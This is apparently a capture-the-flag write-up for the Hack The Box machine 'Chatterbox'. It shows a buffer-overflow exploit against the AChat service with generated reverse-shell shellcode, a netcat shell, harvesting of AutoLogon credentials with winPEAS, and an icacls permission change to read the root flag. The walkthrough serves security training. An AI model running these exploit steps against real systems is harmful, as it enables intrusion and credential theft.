Welcome back hackers!! Today we will be doing another windows box named Chatterbox. So lets jump in..


Enumeration

```
PORT     STATE SERVICE REASON          VERSION
9255/tcp open  http    syn-ack ttl 127 AChat chat system
httpd
|_http-title: Site doesn't have a title.
|_http-favicon: Unknown favicon MD5:
0B6115FAE5429FEB9A494BEE6B18ABBE
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: AChat
9256/tcp open  achat   syn-ack ttl 127 AChat chat system
```

Nmap reveals that just two ports are open. One is running http and the other is achat. I have never encountered this chat service before but lets see what it holds. We will start with http service and then move to achat service.

Port 9255 (HTTP)

I opened my browser and navigated to the target system's 9255 port but there was no response. I opened my burpsuite to find out about the response and here it is:



I moved on to next port.

Port 9256 (Achat)

I tried to telnet to the server but the connection was getting closed:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/ChatterBox]
└─# telnet $IP 9256
1 ×
Trying 10.129.182.31...
Connected to 10.129.182.31.
Escape character is '^]'.
Connection closed by foreign host.
```

Next, I searchsploited Achat and there was one exploit: Remote Buffer Overflow. It also had a metasploit module.

```
┌──(root💀kali)-[/home/rishabh/Desktop/transfers]
└─# searchsploit achat
------------------------------------------------------------
---------------------- ---------------------------------
 Exploit Title
|  Path
------------------------------------------------------------
---------------------- ---------------------------------
```

```
Achat 0.150 beta7 - Remote Buffer Overflow
| windows/remote/36025.py
Achat 0.150 beta7 - Remote Buffer Overflow (Metasploit)
| windows/remote/36056.rb
MataChat - 'input.php' Multiple Cross-Site Scripting
Vulnerabilities                | php/webapps/32958.txt
Parachat 5.5 - Directory Traversal
| php/webapps/24647.txt
---------------------------------------------------------------
---------------------- --------------------------------
Shellcodes: No Results
```

Exploitation

I downloaded bash and python script from this github repo: https://github.com/mpgn/AChat-Reverse-TCP-Exploit and did minor changes.
First, in the bash script change the payload to windows/shell_reverse_tcp. Run the script, it will ask you RHOST, LHOST and LPORT. Give that information and your payload will be generated:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/ChatterBox]
└─# bash exploit.sh
RHOST: 10.129.182.36
LHOST: [redacted]4
LPORT: 4444
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 774 (iteration=0)
x86/unicode_mixed chosen with final size 774
Payload size: 774 bytes
Final size of python file: 3767 bytes
buf =  b""
buf += b"\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49"
buf += b"\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += b"\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51\x41\x44\x41"
buf += b"\x5a\x41\x42\x41\x52\x41\x4c\x41\x59\x41\x49\x41\x51"
buf += b"\x41\x49\x41\x51\x41\x49\x41\x68\x41\x41\x41\x5a\x31"
buf += b"\x41\x49\x41\x49\x41\x4a\x31\x31\x41\x49\x41\x49\x41"
buf += b"\x42\x41\x42\x41\x42\x51\x49\x31\x41\x49\x51\x49\x41"
buf += b"\x49\x51\x49\x31\x31\x31\x41\x49\x41\x4a\x51\x59\x41"
buf += b"\x5a\x42\x41\x42\x41\x42\x41\x42\x41\x42\x6b\x4d\x41"
buf += b"\x47\x42\x39\x75\x34\x4a\x42\x79\x6c\x5a\x48\x51\x72"
```

Copy the payload and paste it in the python script and also change the target IP in the script.
Start netcat listener and fire off the script:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/ChatterBox]
└─# python2 exploit.py
[+] BUFFER OVERFLOW PAYLOAD RELEASED -- CHECK YOUR HANDLER
```

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/ChatterBox]
└─# rlwrap nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.182.36.
Ncat: Connection from 10.129.182.36:49157.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

whoami
whoami
chatterbox\alfred
```

Privilege Escalation

I checked systeminfo and the OS version was "6.1.7601 Service Pack 1 Build 7601". I copied the precompiled binary to this machine which I used for Devel machine but apparently the machine was patched:

```
exploit.exe
[*] MS11-046 (CVE-2011-1249) x86 exploit
   [*] by Tomislav Paskalev
[*] Identifying OS
   [+] 32-bit
   [+] Windows 7 SP1
[*] Locating required OS components
   [+] ntkrnlpa.exe
      [*] Address:      0x82a55000
      [*] Offset:       0x007c0000
      [+] HalDispatchTable
         [*] Offset:    0x008ed440
   [+] NtQueryIntervalProfile
      [*] Address:      0x776b5c90
   [+] ZwDeviceIoControlFile
      [*] Address:      0x776b5420
[*] Setting up exploitation prerequisite
   [*] Initialising Winsock DLL
      [+] Done
      [*] Creating socket
         [+] Done
         [*] Connecting to closed port
            [+] Done
[*] Creating token stealing shellcode
   [*] Shellcode assembled
   [*] Allocating memory
      [+] Address:      0x02070000
      [*] Shellcode copied
[*] Exploiting vulnerability
   [*] Sending AFD socket connect request
      [!] Target patched
         [*] Possible security patches
            [*] KB2503665
            [*] KB2975684
```

Lets move on. Now I transferred winPEASx86 because the target is 32 bit and executed it. I scrolled through the output quickly just to find if we have got any passwords and surely there was one:

```
[+] Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultUserName               :  Alfred
    DefaultPassword               :  Welcome1!
```

Alfred uses a very weak password. Now what. We have a password for Alfred. Maybe to do any administrative task, he uses this password on any file or software to run as administrator. Also, Alfred has All access on Administrator directory. That means we can read root flag.

```
[+] Ever logged users
    CHATTERBOX\Administrator
    CHATTERBOX\Alfred

[+] Home folders found
    C:\Users\Administrator : Alfred [AllAccess]
    C:\Users\Alfred : Alfred [AllAccess]
    C:\Users\All Users
    C:\Users\Default
    C:\Users\Default User
    C:\Users\Public : Interactive [WriteData/CreateFiles]
```

```
type root.txt
Access is denied.
```

Unfortunately not. If we look at directory permissions of Desktop, Alfred user does have permissions on the directory but it doesn't have on root.txt file:

```
icacls Desktop /T
Desktop NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
        CHATTERBOX\Administrator:(I)(OI)(CI)(F)
        BUILTIN\Administrators:(I)(OI)(CI)(F)
        CHATTERBOX\Alfred:(I)(OI)(CI)(F)

Desktop\desktop.ini NT AUTHORITY\SYSTEM:(I)(F)
                    CHATTERBOX\Administrator:(I)(F)
                    BUILTIN\Administrators:(I)(F)
                    CHATTERBOX\Alfred:(I)(F)

Desktop\root.txt CHATTERBOX\Administrator:(F)

Successfully processed 3 files; Failed processing 0 files
```

To bypass this, we can simply grant permissions to read root.txt file to alfred user using icacls:

```
icacls Desktop\root.txt /grant "CHATTERBOX\Alfred":(F)
processed file: Desktop\root.txt
Successfully processed 1 files; Failed processing 0 files
```

Here, we are granting Full access to alfred user on root.txt file. Cheers!!